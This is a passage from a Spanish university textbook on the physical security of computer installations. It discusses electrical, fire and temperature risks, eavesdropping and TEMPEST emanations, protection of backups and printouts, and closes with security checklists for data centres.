Un último problema contra el que ni siquiera los SAI nos protegen es la corriente estática, un fenómeno extraño del que la mayoría de gente piensa que no afecta a los equipos, sólo a otras personas. Nada más lejos de la realidad: simplemente tocar con la mano la parte metálica de teclado o un conductor de una placa puede destruir un equipo completamente. Se trata de corriente de muy poca intensidad, pero un altísimo voltaje, por lo que aunque la persona no sufra ningún daño (sólo un pequeño calambrazo) el ordenador sufre una descarga que puede ser suficiente para destrozar todos sus componentes, desde el disco duro hasta la memoria RAM. Contra el problema de la corriente estática existen muchas y muy baratas soluciones: spray antiestático, ionizadores antiestáticos. . . No obstante, en la mayoría de situaciones sólo hace falta un poco de sentido común del usuario para evitar accidentes: no tocar directamente ninguna parte metálica, protegerse si debe hacer operaciones con el hardware, no mantener el entorno excesivamente seco. . .

1.4.2 Ruido eléctrico

Dentro del apartado anterior podríamos haber hablado del ruido eléctrico como un problema más relacionado con la electricidad; sin embargo, este problema no es una incidencia directa de la corriente en nuestros equipos, sino una incidencia relacionada con la corriente de otras máquinas que pueden afectar al funcionamiento de la nuestra. El ruido eléctrico suele ser generado por motores o por maquinaria pesada, pero también puede serlo por otros ordenadores o por multitud de aparatos, especialmente muchos de los instalados en los laboratorios de organizaciones de I+D, y se transmite a través del espacio o de líneas eléctricas cercanas a nuestra instalación.

Para prevenir los problemas que el ruido eléctrico puede causar en nuestros equipos lo más barato es intentar no situar hardware cercano a la maquinaria que puede causar dicho ruido; si no tenemos más remedio que hacerlo, podemos instalar filtros en las líneas de alimentación que llegan hasta los ordenadores. También es recomendable mantener alejados de los equipos dispositivos emisores de ondas, como teléfonos móviles, transmisores de radio o walkie-talkies; estos elementos pueden incluso dañar permanentemente a nuestro hardware si tienen la suficiente potencia de transmisión, o influir directamente en elementos que pueden dañarlo como detectores de incendios o cierto tipo de alarmas.

1.4.3 Incendios y humo

Una causa casi siempre relacionada con la electricidad son los incendios, y con ellos el humo; aunque la causa de un fuego puede ser un desastre natural, lo habitual en muchos entornos es que el mayor peligro de incendio provenga de problemas eléctricos por la sobrecarga de la red debido al gran número de aparatos conectados al tendido. Un simple cortocircuito o un equipo que se calienta demasiado pueden convertirse en la causa directa de un incendio en el edificio, o al menos en la planta, donde se encuentran invertidas decenas de euros en equipamiento.

Un método efectivo contra los incendios son los extintores situados en el techo, que se activan automáticamente al detectar humo o calor. Algunos de ellos, los más antiguos, utilizaban agua para apagar las llamas, lo que provocaba que el hardware no llegara a sufrir los efectos del fuego si los extintores se activaban correctamente, pero que quedara destrozado por el agua expulsada. Visto este problema, a mitad de los ochenta se comenzaron a utilizar extintores de halón; este compuesto no conduce electricidad ni deja residuos, por lo que resulta ideal para no dañar los equipos. Sin embargo, también el halón presentaba problemas: por un lado, resulta excesivamente contaminante para la atmósfera, y por otro puede asfixiar a las personas a la vez que acaba con el fuego. Por eso se han sustituido los extintores de halón (aunque se siguen utilizando mucho hoy en día) por extintores de dióxido de carbono, menos contaminante y menos perjudicial. De cualquier forma, al igual que el halón el dióxido de carbono no es precisamente sano para los humanos, por lo que antes de activar el extintor es conveniente que todo el mundo abandone la sala; si

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

se trata de sistemas de activación automática suelen avisar antes de expulsar su compuesto mediante un pitido.
Aparte del fuego y el calor generado, en un incendio existe un tercer elemento perjudicial para los equipos: el humo, un potente abrasivo que ataca especialmente los discos magnéticos y ópticos. Quizás ante un incendio el daño provocado por el humo sea insignificante en comparación con el causado por el fuego y el calor, pero hemos de recordar que puede existir humo sin necesidad de que haya un fuego: por ejemplo, en salas de operaciones donde se fuma. Aunque muchos no apliquemos esta regla y fumemos demasiado delante de nuestros equipos, sería conveniente no permitir esto; aparte de la suciedad generada que se deposita en todas las partes de un ordenador, desde el teclado hasta el monitor, generalmente todos tenemos el cenicero cerca de los equipos, por lo que el humo afecta directamente a todos los componentes; incluso al ser algo más habitual que un incendio, se puede considerar más perjudicial el humo del tabaco que el de un fuego.
En muchos manuales de seguridad se insta a los usuarios, administradores, o al personal en general a intentar controlar el fuego y salvar el equipamiento; esto tiene, como casi todo, sus pros y sus contras. Evidentemente, algo lógico cuando estamos ante un incendio de pequeñas dimensiones es intentar utilizar un extintor para apagarlo, de forma que lo que podría haber sido una catástrofe sea un simple susto o un pequeño accidente. Sin embargo, cuando las dimensiones de las llamas son considerables lo último que debemos hacer es intentar controlar el fuego nosotros mismos, arriesgando vidas para salvar hardware; como sucedía en el caso de inundaciones, no importa el precio de nuestros equipos o el valor de nuestra información: nunca serán tan importantes como una vida humana. Lo más recomendable en estos casos es evacuar el lugar del incendio y dejar su control en manos de personal especializado.

1.4.4 Temperaturas extremas

No hace falta ser un genio para comprender que las temperaturas extremas, ya sea un calor excesivo o un frío intenso, perjudican gravemente a todos los equipos. Es recomendable que los equipos operen entre 10 y 32 grados centígrados, aunque pequeñas variaciones en este rango tampoco han de influir en la mayoría de los sistemas.
Para controlar la temperatura ambiente en el entorno de operaciones nada mejor que un acondicionador de aire, aparato que también influirá positivamente en el rendimiento de los usuarios (las personas también tenemos rangos de temperaturas dentro de los cuales trabajamos más cómodamente). Otra condición básica para el correcto funcionamiento de cualquier equipo que éste se encuentre correctamente ventilado, sin elementos que obstruyan los ventiladores de la CPU. La organización física del computador también es decisiva para evitar sobrecalentamientos: si los discos duros, elementos que pueden alcanzar temperaturas considerables, se encuentran excesivamente cerca de la memoria RAM, es muy probable que los módulos acaben quemándose.

1.5 Detección

Es importante disponer de un sistema medidas de protección, pero es tan importante o más disponer de un sistema de monitorización de funcionamiento como medida de detección, que nos permitan poner en marcha los protocolos de actuación en caso de tener un incidente (que lo tendremos).
Dado que es imposible evitar que los sistemas fallen, deberemos prestar especial atención a vigilar el fallo de los mismos, razón por la cual los sistemas de monitorización son igual de importantes, o incluso más, que los de protección. Hace no mucho, una granja de pollos (llamémosle

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

1.6 Protección de los datos

La seguridad física también implica una protección a la información de nuestro sistema, tanto a la que está almacenada en él como a la que se transmite entre diferentes equipos. Aunque los apartados comentados en la anterior sección son aplicables a la protección física de los datos (ya que no olvidemos que si protegemos el hardware también protegemos la información que se almacena o se transmite por él), hay ciertos aspectos a tener en cuenta a la hora de diseñar una política de seguridad física que afectan principalmente, aparte de a los elementos físicos, a los datos de nuestra organización; existen ataques cuyo objetivo no es destruir el medio físico de nuestro sistema, sino simplemente conseguir la información almacenada en dicho medio.

1.6.1 Eavesdropping

La interceptación o eavesdropping, también conocida por passive wiretapping es un proceso mediante el cual un agente capta información (en claro o cifrada) que no le iba dirigida; esta captación puede realizarse por muchísimos medios (por ejemplo, capturando las radiaciones electromagnéticas, como veremos luego). Aunque es en principio un ataque completamente pasivo, lo más peligroso del eavesdropping es que es muy difícil de detectar mientras que se produce, de forma que un atacante puede capturar información privilegiada y claves para acceder a más información sin que nadie se de cuenta hasta que dicho atacante utiliza la información capturada, convirtiendo el ataque en activo.

Un medio de interceptación bastante habitual es el sniffing, consistente en capturar tramas que circulan por la red mediante un programa ejecutándose en una máquina conectada a ella o bien mediante un dispositivo que se engancha directamente el cableado. Estos dispositivos, denominados sniffers de alta impedancia, se conectan en paralelo con el cable de forma que la impedancia total del cable y el aparato es similar a la del cable solo, lo que hace difícil su detección. Contra estos ataques existen diversas soluciones; la más barata a nivel físico es no permitir la existencia de segmentos de red de fácil acceso, lugares idóneos para que un atacante conecte uno de estos aparatos y capture todo nuestro tráfico. No obstante, esto resulta difícil en redes ya instaladas, donde no podemos modificar su arquitectura; en estos existe una solución generalmente gratuita pero que no tiene mucho que ver con el nivel físico: el uso de aplicaciones de cifrado para realizar las comunicaciones o el almacenamiento de la información. Tampoco debemos descuidar las tomas de red libres, donde un intruso con un portátil puede conectarse para capturar tráfico; es recomendable analizar regularmente nuestra red para verificar que todas las máquinas activas están autorizadas y desactivar en el hardware de red el funcionamiento de tomas no en uso.

Como soluciones igualmente efectivas contra la interceptación a nivel físico podemos citar el uso de dispositivos de cifra (no simples programas, sino hardware), generalmente chips que implementan algoritmos como AES; esta solución es muy poco utilizada ya que es muchísimo más cara que utilizar implementaciones software de tales algoritmos y en muchas ocasiones la única diferencia entre los programas y los dispositivos de cifra es la velocidad, si bien puede ser recomendable para comunicación entre dos sedes, usando un encriptador en cada lado de la comunicación.

También se puede utilizar, como solución más cara, el cableado en vacío para evitar la interceptación de datos que viajan por la red: la idea es situar los cables en tubos donde artificialmente se crea el vacío o se inyecta aire a presión; si un atacante intenta `pinchar' el cable para interceptar los datos, rompe el vacío o el nivel de presión y el ataque es detectado inmediatamente. Como decimos, esta solución es enormemente cara y solamente se aplica en redes de perímetro reducido para entornos de alta seguridad.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1.6.2 Peculiaridades

Antes de finalizar este punto debemos recordar un peligro que muchas veces se ignora: el de la interceptación de datos emitidos en forma de sonido o simple ruido en nuestro entorno de operaciones. Imaginemos una situación en la que los responsables de la seguridad de nuestra organización se reúnen para discutir nuevos mecanismos de protección; todo lo que en esa reunión se diga puede ser capturado por multitud de métodos, algunos de los cuales son tan simples que ni siquiera se contemplan en los planes de seguridad. Por ejemplo, una simple tarjeta de sonido instalada en un PC situado en la sala de reuniones puede transmitir a un atacante todo lo que se diga en esa reunión; mucho más simple y sencillo: un teléfono mal colgado también puede transmitir información muy útil para un potencial enemigo. Para evitar estos problemas existen numerosos métodos: comprobar que los teléfonos estén bien colgados o desconectados de la red telefónica.
Para casos más extremos, como el caso de los móviles, que por su pequeño tamaño permite camuflarlos fácilmente, podemos instalar inhibidores de frecuencias que ya se utilizan en ciertos entornos (por ejemplo, en conciertos musicales) para evitar las molestias de un móvil sonando, y que trabajan bloqueando cualquier transmisión en los rangos de frecuencias en los que trabajan los diferentes operadores telefónicos.
Existen muchas más formas de interceptar información a través de los sonidos distintivos de dispositivos, por ejemplo, teclados, pero normalmente requieren un conocimiento y estudio particularizado para determinar las características identificativas de cada dispositivo.

1.6.3 Backups

En este apartado no vamos a hablar de las normas para establecer una política de realización de copias de seguridad correcta, ni tampoco de los mecanismos necesarios para implementarla o las precauciones que hay que tomar para que todo funcione correctamente, ya que son cosas más de sentido común que de seguridad física, sino de la información almacenada en backups, esto es, de la protección de los diferentes medios donde residen nuestras copias de seguridad. Si las copias contienen toda nuestra información tenemos que protegerlas igual que protegemos nuestros sistemas. Aunque los equipos cada día son más pequeños, sigue siendo más sencillo llevarse una cinta de backup o un USB que un equipo completo o una torre.
Un error muy habitual es almacenar los dispositivos de backup en lugares muy cercanos a la sala de operaciones, cuando no en la misma sala; esto, que en principio puede parecer correcto (y cómodo si necesitamos restaurar unos archivos) puede convertirse en un problema: imaginemos simplemente que se produce un incendio de grandes dimensiones y todo el edificio queda reducido a cenizas. En este caso extremo tendremos que unir al problema de perder todos nuestros equipos (cosa que puede cubrir un seguro y no será tan catastrófico) el perder también todos nuestros datos, tanto los almacenados en equipos como los guardados en backups (esto evidentemente no hay seguro que lo cubra).
Por eso es recomendable guardar las copias de seguridad en una zona alejada de la sala de operaciones, y a ser posible del propio edificio. Aunque de esta forma descentralicemos la seguridad y tengamos que proteger el lugar donde almacenamos los backups igual que protegemos la propia sala o los equipos situados en ella, algo que en ocasiones puede resultar caro.
También suele ser común etiquetar las cintas donde hacemos copias de seguridad con abundante información sobre su contenido (sistemas de ficheros almacenados, día y hora de la realización, sistema al que corresponde...) esto tiene una parte positiva y una negativa. Por un lado, recuperar un fichero es rápido: sólo tenemos que ir leyendo las etiquetas hasta encontrar la cinta adecuada. Sin embargo, si nos paramos a pensar, igual que para un administrador es fácil encontrar el backup deseado también lo es para un intruso que consiga acceso a las cintas, por lo que si el acceso a las mismas no está bien restringido un atacante lo tiene fácil para sustraer una cinta con toda nuestra

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

información; no necesita saltarse nuestro cortafuegos, conseguir una clave del sistema o chantajear a un operador: nosotros mismos le estamos poniendo en bandeja toda nuestros datos. No obstante, ahora nos debemos plantear la duda habitual: si no etiqueto las copias de seguridad, ¿cómo elegir la que debo restaurar en un momento dado? Evidentemente, se necesita cierta información en cada cinta para poder clasificarlas, pero esa información nunca debe ser algo que le facilite la tarea a un atacante; por ejemplo, se puede diseñar cierta codificación que sólo conozcan las personas responsables de las copias de seguridad, de forma que cada cinta vaya convenientemente etiquetada, pero sin conocer el código sea difícil imaginar su contenido. Aunque en un caso extremo el atacante puede llevarse todos nuestros backups para analizarlos uno a uno, siempre es más difícil disimular una carretilla llena de cintas de 8mm que una pequeña unidad guardada en un bolsillo. Y si aún pensamos que alguien puede sustraer todas las copias, simplemente tenemos que realizar backups cifrados. . . y controlar más el acceso al lugar donde las guardamos [16-27].

1.7 Otros elementos

En muchas ocasiones los responsables de seguridad de los sistemas tienen muy presente que la información a proteger se encuentra en los equipos, en las copias de seguridad o circulando por la red (y por lo tanto toman medidas para salvaguardar estos medios), pero olvidan que esa información también puede encontrarse en lugares menos obvios, como listados de impresora, facturas telefónicas o la propia documentación de una máquina. Y yendo aún más allá, dicha información se puede encontrar en la propia memoria de la impresora.

Imaginemos una situación muy típica: un usuario, desde su equipo del despacho, imprime en el servidor un documento de cien páginas, documento que ya de entrada ningún operador comprueba, y quizás no pueda comprobar, ya que se puede comprometer la privacidad del usuario, pero que puede ser un informe interno sobre la situación de la empresa. El usuario lo recoge y se lo lleva a donde corresponda. Hasta ahí todo va bien. Pero si la impresora está en un sitio más o menos al público, cualquiera puede llevarse la impresión, leerla o simplemente curiosear las portadas de todos los documentos. O, como digo, un hacker meterse en la red de nuestra organización, y curiosear la memoria de la impresora a ver que encuentra. Así, de repente, a nadie se le escapan bastante problemas de seguridad derivados de esta política: sin entrar en lo que un usuario pueda imprimir, cualquiera puede robar una copia de un proyecto o un examen, obtener información sobre nuestros sistemas de ficheros y las horas a las que los usuarios suelen trabajar, o simplemente descubrir, simplemente pasando por delante de la estantería, diez o veinte nombres válidos de usuario en nuestras máquinas; todas estas informaciones pueden ser de gran utilidad para un atacante, que por si fuera poco no tiene que hacer nada para obtenerlas, simplemente darse un paseo por el lugar donde depositamos las impresiones. Esto, que a muchos les puede parecer una exageración, no es ni más ni menos la política que se sigue en muchas organizaciones hoy en día, e incluso en centros de proceso de datos, donde a priori ha de haber una mayor concienciación por la seguridad informática.

Evidentemente, hay que tomar medidas contra estos problemas. En primer lugar, las impresoras, plotters, faxes, teletipos, o cualquier dispositivo por el que pueda salir información de nuestro sistema ha de estar situado en un lugar de acceso restringido; también es conveniente que sea de acceso restringido el lugar donde los usuarios recogen los documentos que lanzan a estos dispositivos. Y que no sea un sitio fácilmente accesible desde fuera de la organización. No sería divertido ver que alguien se dedica a imprimir copias del quijote cada 5 minutos.

Elementos que también pueden ser aprovechados por un atacante para comprometer nuestra seguridad son todos aquellos que revelen información de nuestros sistemas o del personal que los utiliza, como ciertos manuales (proporcionan versiones de los sistemas operativos utilizados), facturas de teléfono del centro (pueden indicar los números de nuestras líneas de datos) o agendas

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

de operadores (revelan los teléfonos de varios usuarios, algo muy provechoso para alguien que intente efectuar ingeniería social contra ellos). Aunque es conveniente no destruir ni dejar a la vista de todo el mundo esta información, si queremos eliminarla no podemos limitarnos a arrojar documentos a la papelera: alguien podría curiosear en dichos datos. Además, las trituradoras de papel son baratas. Si bien un scanner y un programa adecuado pueden seguir permitiendo la lectura.

1.7.1 Radiaciones electromagnéticas

Dentro del apartado podíamos haber hablado del acceso no autorizado a los datos a través de las radiaciones que el hardware emite; sin embargo, este es un tema que ha cobrado especial importancia (especialmente en organismos militares) a raíz del programa tempest, un término (*Transient ElectroMagnetic Pulse Emanation STandard*) que identifica una serie de estándares del gobierno estadounidense para limitar las radiaciones eléctricas y electromagnéticas del equipamiento electrónico, desde estaciones de trabajo hasta cables de red, pasando por terminales, mainframes, ratones...

La idea es sencilla: la corriente que circula por un conductor provoca un campo electromagnético alrededor del conductor, campo que varía de la misma forma que lo hace la intensidad de la corriente. Si situamos otro conductor en ese campo, sobre él se induce una señal que también varía proporcionalmente a la intensidad de la corriente inicial; de esta forma, cualquier dispositivo electrónico (no sólo el informático) emite continuamente radiaciones a través del aire o de conductores, radiaciones que con el equipo adecuado se pueden captar y reproducir remotamente con la consiguiente amenaza a la seguridad que esto implica. Conscientes de este problema en la década de los 50 el gobierno de Estados Unidos introdujo una serie de estándares para reducir estas radiaciones en los equipos destinados a almacenar, procesar o transmitir información que pudiera comprometer la seguridad nacional. De esta forma, el hardware certificado tempest se suele usar con la información clasificada y confidencial de algunos sistemas gubernamentales para asegurar que el eavesdropping electromagnético no va a afectar a privacidad de los datos.

Casi medio siglo después de las primeras investigaciones sobre emanaciones de este tipo, casi todos los países desarrollados y organizaciones militares internacionales tienen programas similares a ***tempest*** con el mismo fin: proteger información confidencial. Para los gobiernos, esto es algo reservado a informaciones militares, nunca a organizaciones normales y mucho menos a particulares (la NRO, *National Reconnaissance Office*, eliminó en 1992 los estándares tempest para dispositivos de uso doméstico sin embargo, y como ejemplo de hasta qué punto un potencial atacante puede llegar a comprometer la información que circula por una red o que se lee en un monitor, vamos a dar aquí unas nociones generales sobre el problema de las radiaciones electromagnéticas.

Existen numerosos tipos de señales electromagnéticas; sin duda las más peligrosas son las de video y las de transmisión serie, ya que por sus características no es difícil interceptarlas con el equipamiento adecuado. Otras señales que a priori también son fáciles de captar, como las de enlaces por radiofrecuencia o las de redes basadas en infrarrojos, no presentan tantos problemas ya que desde un principio los diseñadores fueron conscientes de la facilidad de captación y las amenazas a la seguridad que una captura implica; esta inseguridad tan palpable provocó la rápida aparición de mecanismos implementados para dificultar el trabajo de un atacante, como el salto en frecuencias o el espectro disperso, o simplemente el uso de protocolos cifrados.

Este tipo de emisiones quedan fuera del alcance de *tempest*, pero son cubiertas por otro estándar denominado *non stop*, también del Departamento de Defensa estadounidense. Sin embargo, nadie suele tomar precauciones contra la radiación que emite su monitor, su impresora o el cable de su módem. Y son justamente las radiaciones de este hardware desprotegido las más preocupantes en

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

ciertos entornos, ya que lo único que un atacante necesita para recuperarlas es el equipo adecuado. Dicho equipo puede variar desde esquemas extremadamente simples y baratos hasta complejos sistemas que en teoría utilizan los servicios de inteligencia de algunos países. La empresa Consumertronics (www.tsc-global.com) fabrica y vende diversos dispositivos de monitorización que se puede considerar uno de los pioneros en el mundo civil.

Pero ¿cómo podemos protegernos contra el *eavesdropping* de las radiaciones electromagnéticas de nuestro hardware? Existe un amplio abanico de soluciones, desde simples medidas de prevención hasta complejos sistemas para apantallar los equipos. La solución más barata y simple que podemos aplicar es la distancia: las señales que se transmiten por el espacio son atenuadas conforme aumenta la separación de la fuente, por lo que, si definimos un perímetro físico de seguridad lo suficientemente grande alrededor de una máquina, será difícil para un atacante interceptar desde lejos nuestras emisiones. No obstante, esto no es aplicable a las señales inducidas a través de conductores, que aunque también se atenúan por la resistencia e inductancia del cableado, la pérdida no es la suficiente para considerar seguro el sistema.

Otra solución consiste en la confusión: cuantas más señales existan en el mismo medio, más difícil será para un atacante filtrar la que está buscando; aunque esta medida no hace imposible la interceptación, sí que la dificulta enormemente. Esto se puede conseguir simplemente manteniendo diversas piezas emisoras (monitores, terminales, cables,…) cercanos entre sí y emitiendo cada una de ellas información diferente (si todas emiten la misma, facilitamos el ataque ya que aumentamos la intensidad de la señal inducida). También existe hardware diseñado explícitamente para crear ruido electromagnético, generalmente a través de señales de radio que enmascaran las radiaciones emitidas por el equipo a proteger; dependiendo de las frecuencias utilizadas, quizás el uso de tales dispositivos pueda ser ilegal: en todos los países el espectro electromagnético está dividido en bandas, cada una de las cuales se asigna a un determinado uso, y en muchas de ellas se necesita una licencia especial para poder transmitir. En España estas licencias son otorgadas por la Secretaría General de Comunicaciones, dependiente del Ministerio de Fomento.

Por último, la solución más efectiva, y más cara, consiste en el uso de dispositivos certificados que aseguran mínima emisión, así como de instalaciones que apantallan las radiaciones. En el hardware hay dos aproximaciones principales para prevenir las emisiones: una es la utilización de circuitos especiales que apenas emiten radiación (denominados de fuente eliminada, *source suppressed*), y la otra es la contención de las radiaciones, por ejemplo, aumentando la atenuación; generalmente ambas aproximaciones se aplican conjuntamente. En cuanto a las instalaciones utilizadas para prevenir el *eavesdropping*, la idea general es aplicar la contención no sólo a ciertos dispositivos, sino a un edificio o a una sala completa. Quizás la solución más utilizada son las jaulas de Faraday sobre lugares donde se trabaja con información sensible; se trata de separar el espacio en dos zonas electromagnéticamente aisladas (por ejemplo, una sala y el resto del espacio) de forma que fuera de una zona no se puedan captar las emisiones que se producen en su interior. Para implementar esta solución se utilizan materiales especiales, como algunas clases de cristal, o simplemente un recubrimiento conductor conectado a tierra.

Antes de finalizar este punto quizás es recomendable volver a insistir en que todos los problemas y soluciones derivados de las radiaciones electromagnéticas no son aplicables a los entornos o empresas normales, sino que están pensados para lugares donde se trabaja con información altamente confidencial, como ciertas empresas u organismos militares o de inteligencia. Aquí simplemente se han presentado como una introducción para mostrar hasta dónde puede llegar la preocupación por la seguridad en esos lugares. La radiación electromagnética no es un riesgo importante en la mayoría de las organizaciones ya que suele tratarse de un ataque costoso en tiempo y dinero, de forma que un atacante suele tener muchas otras puertas para intentar comprometer el sistema de una forma más fácil.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1.8 Listas de comprobación de seguridad

1.8.1 Control de accesos

- Guardia de seguridad: puede hacerse mediante conserjes, vigilantes de seguridad. ¿Su funcionamiento es 24/7?
- Control de proveedores que hacen mantenimiento.
- ¿Se controla el estado abierto/cerrado de puertas y ventanas y salidas de emergencia de la instalación? ¿Las ventanas poseen mecanismos que eviten la intrusión, pero que garanticen la seguridad? ¿Existen alarmas para detectar puertas/ventanas abiertas por un período demasiado largo?
- Controles biométricos o inteligentes para el acceso a los recintos.
- Cámaras de vigilancia activas u otros sistemas CCTV.
- Detectores de movimiento.
- Monitorización de personal de seguridad.
- Monitorización del personal de limpieza. Si el personal de limpieza accede a lugares restringidos, siempre se hará escoltado por personal autorizado.
- Existencia de un histórico de entrada/salida del personal de al menos 30 días.
- ¿Existe una clara diferenciación entre las áreas públicas, de trabajo y restringidas del entorno de trabajo?
- ¿Es correcta la iluminación en todas las zonas del área de trabajo?
    - iluminación correcta en la zona de trabajo para evitar operar de manera incorrecta sobre los equipos.
    - iluminación correcta en las zonas de tránsito.
    - iluminación en espectro no visible para las zonas con vigilancia nocturna.
- Primer control de acceso para todo el personal que trabaje en el complejo donde se encuentre el CPD y existencia de un segundo control de acceso más restrictivo, para acceder exactamente a las salas o módulos donde se encuentren las máquinas. Esto puede ir codificado también en la misma tarjeta de identificación, aunque con diferentes perfiles de acceso, pues normalmente el grupo de técnicos que accede a la sala del CPD es reducido dentro de la organización, y se complementa con los suministradores de hardware que no pertenecen a la organización pero sí han de realizar análisis y tareas in situ. La apertura de puertas de las salas del CPD solamente se permitirá mediante los vigilantes de seguridad, una vez que hayan comprobado vía cámara e interfono que la persona que accede es la misma que ha superado el control.
- Acceso restringido a visitantes sin previa autorización. El acceso al centro por un visitante externo ha de ser comprobado por el vigilante de seguridad y solamente podrá acceder al mismo con el permiso de una persona de estructura dentro de la organización.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- Personal identificado en el recinto, mediante elementos que muestren la autorización de acceso.
- ¿Se puede ver el CPD y sala de informáticos a través de las cristaleras o se puede obtener información fácilmente desde fuera del recinto a simple vista?
- Verificar existencia de alarmas, quien las ejecuta, el sonido, donde etc.
- En caso de poder evacuar manualmente algo, ¿se ha clasificado la información como vital, no vital, etc.?
- ¿Existen controles y medidas de seguridad para la recepción de documentos confidenciales, material confidencial, etc.?
- Detección de alarmas y sabotajes de los dispositivos de control de acceso, puertas, lectores de tarjetas.
- Empleo en el control de seguridad de scanner por los que haya que pasar cualquier equipaje o bolsa que lleve consigo un visitante al centro, para evitar la entrada de material peligroso o salida (robo) de material del CPD.
- Registro de la entrada/salida de material autorizado por una persona de estructura.
- Control de acceso de todo el personal identificándose mediante cámara e interfono y abriendo las puertas a distancia.
- Utilización de tarjetas de accesos electrónicos y con lector de códigos en las puertas para identificar al personal autorizado.
- ¿Se cambian periódicamente las claves de los mecanismos que las incluyan en su funcionamiento (tarjetas, cerraduras, otros tokens)?

Toda la información adquirida por los diferentes mecanismos de seguridad (controles de acceso, CCTV, cámaras, sensores de presencia y de apertura, listado de accesos a salas, control de visitantes...), *¿es de un volumen tal que no sea supervisada de manera correcta? ¿Se está supervisando esa información?* No sirve de mucho tener toda la capacidad de supervisión si no hay forma de controlar que los medios se están utilizando para lo que fueron diseñados.
Un procedimiento de análisis de los datos permitirá:

- reducir costes en los casos de duplicación de supervisión,
- Ajuste de los medios empleados,
- Mayor eficacia en la seguridad.

1.8.2 Prevención de riesgos eléctricos

- Uso de SAI.
- Presencia de rectificadores.
- Grupo electrógeno.
- Previsión de tormentas eléctricas (apagado de equipos).

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- El polvo es conductor que si se acumula en los equipos puede llegar a producir cortocircuitos, por lo que se recomienda mantener limpia la sala de ordenadores.
- Las instalaciones eléctricas deben ser revisadas periódicamente por un especialista, que será el único encargado de realizar las modificaciones de las instalaciones eléctricas.
- Mantener los equipos lo más alejado posible de fuentes que radien calor o frío.
- Se pueden salvaguardar los equipos contra picos de tensión enchufando los ordenadores y periféricos a un protector contra sobre tensión.
- Para prevenir la electricidad estática que puede dañar a los equipos se debe de tocar cualquier superficie metálica.
- El área de servidores preferiblemente alfombrada con alfombras antiestáticas.
- Monitorización de la temperatura de las salas del CPD, debido a posibles roturas del aire acondicionado.

1.8.3 Formación del personal

- Cursos de seguridad básicos dirigidos a los empleados. (Uso de extintores, medidas a tomar frente a riesgos eléctricos, catástrofes, etc.)
- Prevención y entrenamiento de los usuarios para no ser víctimas de ataques de ingeniería social (nunca dar claves por teléfono, no dejar escritas las claves en sitios accesibles...).
- Empleo de claves personales y no genéricas para grupos de usuarios, es decir, empleo de perfiles de usuario, pero con claves personales, para tener fácilmente acotadas las acciones de cada persona.
- Realización de simulacros de diversos accidentes, averiguando qué ha fallado en cada uno de los simulacros y formas de solventarlos... por ejemplo, desconexión de un equipo, comprobando que se pueden recuperar los datos que había en éste.
- ¿Tiene el personal acceso a información relevante como mapas del edificio, localización de conducciones de suministro (agua, gas, electricidad)?
- ¿Está el entorno de trabajo asegurado en cuanto a salidas de emergencia, indicación de las mismas, estado operativo de dichos accesos...?
- ¿Se controla el estado de papeleras? ¿Se apilan objetos como papel, cartón, cajas vacías, embalajes... cerca de equipos o en las salas de operación?
- La limpieza diaria así como el control periódico, ¿observa que no se provoque polvo en suspensión o el uso de materiales corrosivos que puedan afectar a los dispositivos?

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

1.8.4 Copias de respaldo de la información (backup)

- Política de realización de los backup. Distribución de los backup en varios edificios. Alguno de los cuales debería de estar localizado en un lugar geográficamente separado para prevenir los efectos de desastres naturales que afecten a toda una región.
- Traslado de las copias de seguridad por empresas de seguridad, al igual que se hace con el dinero en algunas empresas.
- Localización de los centros de respaldo y aplicación de la misma política de acceso y prevención que a los centros principales
- Control de personal encargado de las copias de información
- Soporte empleado en el backup
- Catalogación de la información almacenada en los backups mediante códigos de barras y no texto en claro.
- Utilización de armarios ignífugos correctamente ventilados con racks donde se instalarán los dispositivos de red y los servidores, correctamente cableados y teniendo en cuenta la seguridad física de este cableado. Estos armarios deben tener cerraduras lo suficientemente seguras para impedir el acceso a un supuesto intruso malintencionado y con la capacidad de realizar Lock Picking (Manipulación de cerraduras).
- El acceso a los armarios deberá estar controlado y se deberá crear una política de acceso a los armarios, donde se apuntará de alguna de las formas anteriormente indicadas cada acceso a los dispositivos de red y servidores alojados en el armario, la persona que ha accedido y las manipulaciones que en su caso pueda haber realizado.
- Siempre que se realice algún tipo de ampliación de equipos o modificación del hardware en los armarios por personal externo a la empresa o al departamento encargado de la administración del hardware deberá dejarse muy claro mediante una serie de políticas de acceso lo que puede o no puede hacerse.
- El acceso a estos armarios ha de ser autorizado, bien por personal de seguridad o por personas de estructura dentro de la empresa.
- Utilización de redes SAN (Storage Area Network). Estas redes dedicadas, liberan a la red LAN del tráfico originado por las copias de seguridad, ofrecen mayor seguridad de la información y alta disponibilidad con mayor ancho de banda. Debemos utilizar los puntos de fallos hardware, utilización de HBAs redundantes y de caminos alternativos.
- Utilización de Librerías de cintas conectadas a la red SAN o de HSM (Hierarchical Storage Management)
- Al realizar un backup los datos se deben encriptar antes de ser transmitidos para evitar que puedan ser interceptados y se pueda acceder a dicha información.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1.8.5 Prevención de riesgos por incendio

- Extintores en regla y sitios estratégicos. Mantenimiento periódico. ¿Se saben utilizar CORRECTAMENTE?
- Botellas de halón en CPD y con disparo retardado para dar tiempo al empleado a reaccionar.
- Sistemas de inundación de CO2 con alarma de preaviso según la normativa y mascaras de oxígeno para mayor seguridad.
- Sistemas de aspersión de agua pulverizada a presión que no dañan los equipos.
- ¿Hay salida y entrada de emergencia además de la de entrada/salida de las máquinas?
- Cuadros de información y mapas de emergencia para encontrar las salidas fácilmente; sobre todo los usuarios que no son asiduos en el edifico (visitas, técnicos eventuales, etc.)
